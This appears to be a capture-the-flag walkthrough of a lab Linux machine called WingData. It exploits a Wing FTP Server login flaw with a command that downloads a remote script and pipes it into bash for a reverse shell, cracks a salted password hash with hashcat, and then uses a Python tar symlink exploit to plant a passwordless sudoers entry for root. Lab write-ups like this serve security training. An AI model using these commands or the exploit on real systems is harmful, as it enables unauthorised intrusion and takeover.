WingData
by 0xW1LD

Enumeration
Scans
As usual we start off with an nmap port scan
1
2
3
4
5
6
7
8
9
10
11
12
13
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 9.2p1 Debian 2+deb12u7 (protocol 2.0)
| ssh-hostkey:
|   256 a1:fa:95:8b:d7:56:03:85:e4:45:c9:c7:1e:ba:28:3b (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBL+8LZAmzRfTy+4t8PJxEvRWhPho8aZj9ImxRfWn9TKepkxh8pAF3WDu55pd/gaSUGIo9cuOvv+3r6w7IuCpqI4=
|   256 9c:ba:21:1a:97:2f:3a:64:73:c1:4c:1d:ce:65:7a:2f (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIFFmcxflCAAe4LPgkg7hOxJen41bu6zaE/y08UnA4oRp
80/tcp open  http    syn-ack ttl 63 Apache httpd 2.4.66
|_http-title: Did not follow redirect to http://wingdata.htb/
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.66 (Debian)
Service Info: Host: localhost; OS: Linux; CPE: cpe:/o:linux:linux_kernel
As is usual with linux boxes we get ssh and a webserver open which is redirecting us to wingdata.htb so let’s add this to our /etc/hosts file and navigate to it on our browser.
WingData Website

Visiting the website we’re greeted with a Wing Data Solutions website advertising encrypted file storage on the cloud.

Looking around the Client Portal button redirects to [ftp.wingdata.htb] which if we add to our /etc/hosts file and navigate to we can find a WingFTP web client.
Foothold
RCE CVE exploitation
Looking around for vulnerabilities for Wing FTP Server v7.4.3 we can find the following exploit from exploitDB which exploits CVE-2025-47812 a bug in the login page of WingFTP in the handling of the username parameter allowing us to inject lua code in the session file. Let’s run the exploit with a reverse shell
1
2
3
4
5
6
$ uv run --script poc.py -u "http://ftp.wingdata.htb" -c "curl http://10.10.14.126:3232/ra.sh | /bin/bash"

[*] Testing target: http://ftp.wingdata.htb
[+] Sending POST request to http://ftp.wingdata.htb/loginok.html with command: 'curl http://10.10.14.126:3232/ra.sh | /bin/bash' and username: 'anonymous'
[+] UID extracted: 1e2b13fe580e8e7dda6d5c28f8daf2ecf528764d624db129b32c21fbca0cb8d6
[+] Sending GET request to http://ftp.wingdata.htb/dir.html with UID: 1e2b13fe580e8e7dda6d5c28f8daf2ecf528764d624db129b32c21fbca0cb8d6
I get a callback on my listener as wingftp@wingdata
1
wingftp@wingdata:/opt/wftpserver$
Just like that, we have a foothold!
User
Privilege Escalation through Password Cracking
Taking a look around we can find the username wacky
1
2
3
4
wingftp@wingdata:/opt/wftpserver$ cat /etc/passwd | grep "sh$"
root:x:0:0:root:/root:/bin/bash
wingftp:x:1000:1000:WingFTP Daemon User,,,:/opt/wingftp:/bin/bash
wacky:x:1001:1001::/home/wacky:/bin/bash
Looking around for mentions of the wacky user we can find several files.
1
2
3
4
wingftp@wingdata:/opt/wftpserver$ grep -Rni "wacky" 2>/dev/null
Data/1/users/wacky.xml:4:        <UserName>wacky</UserName>
Log/Admin/Admin-2025-11-2.log:15:[01] Sun, 02 Nov 2025 12:04:49 administrator 'admin' added a user 'wacky'. [1]
Log/ssh_debug_log:24:find: ‘/home/wacky’: Permission denied
Taking a look at wacky.xml we can find a password property.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
wingftp@wingdata:/opt/wftpserver$ cat Data/1/users/wacky.xml
<?xml version="1.0" ?>
<USER_ACCOUNTS Description="Wing FTP Server User Accounts">
    <USER>
        <UserName>wacky</UserName>
        <EnableAccount>1</EnableAccount>
        <EnablePassword>1</EnablePassword>
        <Password>32940defd3c[REDACTED]</Password>
        <ProtocolType>63</ProtocolType>
        <EnableExpire>0</EnableExpire>
        <ExpireTime>2025-12-02 12:02:46</ExpireTime>
        <MaxDownloadSpeedPerSession>0</MaxDownloadSpeedPerSession>
        <MaxUploadSpeedPerSession>0</MaxUploadSpeedPerSession>
        <MaxDownloadSpeedPerUser>0</MaxDownloadSpeedPerUser>
        <MaxUploadSpeedPerUser>0</MaxUploadSpeedPerUser>
        <SessionNoCommandTimeOut>5</SessionNoCommandTimeOut>
        <SessionNoTransferTimeOut>5</SessionNoTransferTimeOut>
        <MaxConnection>0</MaxConnection>
        <ConnectionPerIp>0</ConnectionPerIp>
        <PasswordLength>0</PasswordLength>
        <ShowHiddenFile>0</ShowHiddenFile>
        <CanChangePassword>0</CanChangePassword>
        <CanSendMessageToServer>0</CanSendMessageToServer>
        <EnableSSHPublicKeyAuth>0</EnableSSHPublicKeyAuth>
        <SSHPublicKeyPath></SSHPublicKeyPath>
        <SSHAuthMethod>0</SSHAuthMethod>
        <EnableWeblink>1</EnableWeblink>
        <EnableUplink>1</EnableUplink>
        <EnableTwoFactor>0</EnableTwoFactor>
        <TwoFactorCode></TwoFactorCode>
        <ExtraInfo></ExtraInfo>
        <CurrentCredit>0</CurrentCredit>
        <RatioDownload>1</RatioDownload>
        <RatioUpload>1</RatioUpload>
        <RatioCountMethod>0</RatioCountMethod>
        <EnableRatio>0</EnableRatio>
        <MaxQuota>0</MaxQuota>
        <CurrentQuota>0</CurrentQuota>
        <EnableQuota>0</EnableQuota>
        <NotesName></NotesName>
        <NotesAddress></NotesAddress>
        <NotesZipCode></NotesZipCode>
        <NotesPhone></NotesPhone>
        <NotesFax></NotesFax>
        <NotesEmail></NotesEmail>
        <NotesMemo></NotesMemo>
        <EnableUploadLimit>0</EnableUploadLimit>
        <CurLimitUploadSize>0</CurLimitUploadSize>
        <MaxLimitUploadSize>0</MaxLimitUploadSize>
        <EnableDownloadLimit>0</EnableDownloadLimit>
        <CurLimitDownloadLimit>0</CurLimitDownloadLimit>
        <MaxLimitDownloadLimit>0</MaxLimitDownloadLimit>
        <LimitResetType>0</LimitResetType>
        <LimitResetTime>1762103089</LimitResetTime>
        <TotalReceivedBytes>0</TotalReceivedBytes>
        <TotalSentBytes>0</TotalSentBytes>
        <LoginCount>2</LoginCount>
        <FileDownload>0</FileDownload>
        <FileUpload>0</FileUpload>
        <FailedDownload>0</FailedDownload>
        <FailedUpload>0</FailedUpload>
        <LastLoginIp>127.0.0.1</LastLoginIp>
        <LastLoginTime>2025-11-02 12:28:52</LastLoginTime>
        <EnableSchedule>0</EnableSchedule>
    </USER>
</USER_ACCOUNTS>

Simply attempting to crack this will fail as it is salted. Looking around it seems like the default hashing algorithm is Sha256 and the default salt is WingFTP according to The WingFTP documentation under the Domain Security section.
Looking at example hashes we can find the format and mode for hashcat's cracking on sha256
1
1410 sha256($pass.$salt) | c73d08de890479518ed60cf670d17faa26a4a71f995c1dcc978165399401a6c4:53743528
So let’s format the hash we found in wacky.xml as follows.
1
2
$ cat wacky.pem
32940defd3c3ef7[REDACTED]:WingFTP
Now let’s run hashcat with the mode of 1410.
1
2
3
$ hashcat -m 1410 -a 0 wacky.pem /usr/share/wordlists/rockyou.txt
<SNIP>
32940defd3c[REDACTED]:WingFTP:!#7B[REDACTED]
We have successfully cracked wacky's password. Let’s attempt to ssh onto the machine.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
$ ssh wacky@wingdata.htb
The authenticity of host 'wingdata.htb (10.129.4.30)' can't be established.
ED25519 key fingerprint is: SHA256:JacnW6dsEmtRtwu2ULpY/CK8n/8M9tU+6pQhjBG3a4w
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'wingdata.htb' (ED25519) to the list of known hosts.
wacky@wingdata.htb's password:
Linux wingdata 6.1.0-42-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.159-1 (2025-12-30) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Feb 15 00:33:04 2026 from 10.10.14.126
wacky@wingdata:~$ ls -lash user.txt
4.0K -rw-r----- 1 root wacky 33 Feb 14 22:25 user.txt
Just like that, we have User!
Root
Sudo Python tar library CVE exploitation
Looking at our sudo -l permissions we’re able to run a very specific binary as root.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
wacky@wingdata:~$ sudo -l
Matching Defaults entries for wacky on wingdata:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User wacky may run the following commands on wingdata:
    (root) NOPASSWD: /usr/local/bin/python3 /opt/backup_clients/restore_backup_clients.py *
wacky@wingdata:~$ cat /opt/backup_clients/restore_backup_clients.py
#!/usr/bin/env python3
import tarfile
import os
import sys
import re
import argparse

BACKUP_BASE_DIR = "/opt/backup_clients/backups"
STAGING_BASE = "/opt/backup_clients/restored_backups"

def validate_backup_name(filename):
    if not re.fullmatch(r"^backup_\d+\.tar$", filename):
        return False
    client_id = filename.split('_')[1].rstrip('.tar')
    return client_id.isdigit() and client_id != "0"

def validate_restore_tag(tag):
    return bool(re.fullmatch(r"^[a-zA-Z0-9_]{1,24}$", tag))

def main():
    parser = argparse.ArgumentParser(
        description="Restore client configuration from a validated backup tarball.",
        epilog="Example: sudo %(prog)s -b backup_1001.tar -r restore_john"
    )
    parser.add_argument(
        "-b", "--backup",
        required=True,
        help="Backup filename (must be in /home/wacky/backup_clients/ and match backup_<client_id>.tar, "
             "where <client_id> is a positive integer, e.g., backup_1001.tar)"
    )
    parser.add_argument(
        "-r", "--restore-dir",
        required=True,
        help="Staging directory name for the restore operation. "
             "Must follow the format: restore_<client_user> (e.g., restore_john). "
             "Only alphanumeric characters and underscores are allowed in the <client_user> part (1–24 characters)."
    )

    args = parser.parse_args()

    if not validate_backup_name(args.backup):
        print("[!] Invalid backup name. Expected format: backup_<client_id>.tar (e.g., backup_1001.tar)", file=sys.stderr)
        sys.exit(1)

    backup_path = os.path.join(BACKUP_BASE_DIR, args.backup)
    if not os.path.isfile(backup_path):
        print(f"[!] Backup file not found: {backup_path}", file=sys.stderr)
        sys.exit(1)

    if not args.restore_dir.startswith("restore_"):
        print("[!] --restore-dir must start with 'restore_'", file=sys.stderr)
        sys.exit(1)

    tag = args.restore_dir[8:]
    if not tag:
        print("[!] --restore-dir must include a non-empty tag after 'restore_'", file=sys.stderr)
        sys.exit(1)

    if not validate_restore_tag(tag):
        print("[!] Restore tag must be 1–24 characters long and contain only letters, digits, or underscores", file=sys.stderr)
        sys.exit(1)

    staging_dir = os.path.join(STAGING_BASE, args.restore_dir)
    print(f"[+] Backup: {args.backup}")
    print(f"[+] Staging directory: {staging_dir}")

    os.makedirs(staging_dir, exist_ok=True)

    try:
        with tarfile.open(backup_path, "r") as tar:
            tar.extractall(path=staging_dir, filter="data")
        print(f"[+] Extraction completed in {staging_dir}")
    except (tarfile.TarError, OSError, Exception) as e:
        print(f"[!] Error during extraction: {e}", file=sys.stderr)
        sys.exit(2)

if __name__ == "__main__":
    main()
Analysing the source code it seems that it’d be vulnerable to CVE-2025-4138 which is a symlink tar extraction vulnerability. I had claude write a simple python script to exploit this.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
import tarfile, os, io

comp = 'd' * 247
steps = "abcdefghijklmnop"
path = ""

SUDOERS = b"wacky ALL=(ALL) NOPASSWD: ALL\n"

with tarfile.open("/opt/backup_clients/backups/backup_1337.tar", mode="w") as tar:
    for i in steps:
        a = tarfile.TarInfo(os.path.join(path, comp))
        a.type = tarfile.DIRTYPE
        tar.addfile(a)
        b = tarfile.TarInfo(os.path.join(path, i))
        b.type = tarfile.SYMTYPE
        b.linkname = comp
        tar.addfile(b)
        path = os.path.join(path, comp)
    linkpath = os.path.join("/".join(steps), "l" * 254)
    l = tarfile.TarInfo(linkpath)
    l.type = tarfile.SYMTYPE
    l.linkname = ("../" * len(steps))
    tar.addfile(l)
    sudoers_escape = linkpath + "/../../../../etc/sudoers.d"
    e = tarfile.TarInfo("sudoers_escape")
    e.type = tarfile.SYMTYPE
    e.linkname = sudoers_escape
    tar.addfile(e)
    c = tarfile.TarInfo("sudoers_escape/wacky")
    c.type = tarfile.REGTYPE
    c.size = len(SUDOERS)
    c.mode = 0o440
    tar.addfile(c, fileobj=io.BytesIO(SUDOERS))

print("[+] backup_1337.tar crafted — targeting /etc/sudoers.d/wacky")
Now if we extract the backup it should extract to /etc/sudoers.d with our payload allowing us to run all commands as root without a password.
1
2
3
4
5
6
7
8
9
10
11
12
wacky@wingdata:/opt/backup_clients/backups$ python3 exploit_tar.py
[+] backup_1001.tar crafted — targeting /etc/sudoers.d/wacky
wacky@wingdata:/opt/backup_clients/backups$ sudo /usr/local/bin/python3 /opt/backup_clients/restore_backup_clients.py \
    -b backup_1337.tar -r restore_wacky
[+] Backup: backup_1337.tar
[+] Staging directory: /opt/backup_clients/restored_backups/restore_wacky
[+] Extraction completed in /opt/backup_clients/restored_backups/restore_wacky
wacky@wingdata:/opt/backup_clients/backups$ sudo cat /etc/sudoers.d/wacky
wacky ALL=(ALL) NOPASSWD: ALL
wacky@wingdata:/opt/backup_clients/backups$ sudo su
root@wingdata:/opt/backup_clients/backups# ls -lash /root/root.txt
4.0K -rw-r----- 1 root root 33 Feb 14 22:25 /root/root.txt
Just like that, we have Root!
tags: os/linux - diff/easy